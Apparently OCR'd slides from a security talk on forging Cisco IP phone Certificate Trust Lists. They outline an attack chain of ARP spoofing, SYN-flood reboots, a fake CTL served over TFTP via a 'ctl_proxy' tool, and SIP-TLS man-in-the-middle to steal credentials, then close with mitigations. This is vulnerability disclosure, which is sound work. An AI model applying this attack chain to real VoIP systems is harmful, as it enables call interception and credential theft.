12:54:32p SP95548010.cnf.xml.sgn
12:54:32p Trust List Updated
12:54:04p LSC: Installed
View Status Messages
```


This Looks Like

For the record

- New CTL is accepted.
- Just to make clear:
  NEW CTL IS ACCEPTED!

So what?

- Well...



- This new CTL ...
- can be generated...
- By $SOME_POTENTIALLY_UNTRUSTED_PARTY.
  - Remember someORG?
  - Now it‘s SOME_OTHER_ORG ;-)

Let's have a look at some real attack scenario

- Prerequisites
  - Traffic redirection (MitM position) between phone and CUCM
    - E.g. by simple ARP spoofing. For the record: Cisco phones (at least the ones we tested) accept gratuitous ARPs.
  - Provide TFTP service
  - Phone has to (re-) boot
    - Well...

Talking about phone reboots

- In general a number of (hard-) phones quite prone to simple attacks.
- Can be forced (in)to reboot by simple SYN flood
  - 30-60 sec sufficient.
  - Any port (even a closed one ;-) can be used.
  - Presumably CPU load too high → some timeout/watchdog triggered.

$ATTACK (2)

- Use this TFTP server to provide $FAKE_CTL
- $FAKE_CTLs main properties
  - Replace pubkey of [CTLs own] *Signing Certificate*
    - This is the one from the (Aladdin) token.
  - Replace pubkeys of "matching" CUCM's certificates
    - Both the "call manager cert" and the "CAPF cert".
- → Phone disposes of "modified" certs of its main communication partners.
  - (Obviously) all subsequently downloaded (and signed) files have to be modified accordingly, as for their signature (with the privkey to "our pubkey").

What Does this Mean, Mate?

- While one can‘t
  - Access the phone‘s privkey associated with LSC.
  - Read the crypted config
    - → No access to user credentials which are part of that config.

- One can still
  - Do a number of other evil things, including but not limited to:

a) Config file /CAPF MiTM
   - Initiate new LSC deployment.

b) MiTM of SIP-TLS
   - Get user credentials here.
   - Replace key material for media transport.
   - All the nice things that can be done with SIP: call redirection, call setup... and teardown.

ctl_proxy

```
$ python ctl_proxy.py -h
Usage: ctl_proxy.py [options] tftproot pubkey.der privkey.pem cmipaddr

Options:
  --version    show program's version number and exit
  -h, --help   show this help message and exit
  -d           Debug
  -c CERTDIR   Certdir
```

ctl_proxy

- What it (currently) does:
  - Serves local files (e.g. firmware) via TFTP.
  - Download non-local/missing files from the CUCM.
  - Modifies CTL files on the fly.
  - Update signature of signed files on the fly.

Demo

DEMO

- Force phone to boot (see above)
  - For talk efficiency reasons softphone used here.
- Replace CTL
- Subsequent SIP “in cleartext“…

Mitigation & Conclusions

- Certificate validation must be done right.
  - @Customers: Perform initial CTL deployment in trusted environment.
  - @Vendor: Devices should NOT accept $NEW_CTL without sufficient validation.

- Good crypto in complex overall setting may be hard to implement.

- And crypto doesn't solve all problems in VoIP environments anyway. So holistic approach (7 sisters) and appropriate understanding of risks needed.

There's never enough time...

THANK YOU...

...for yours!

Pls fill out feedback forms!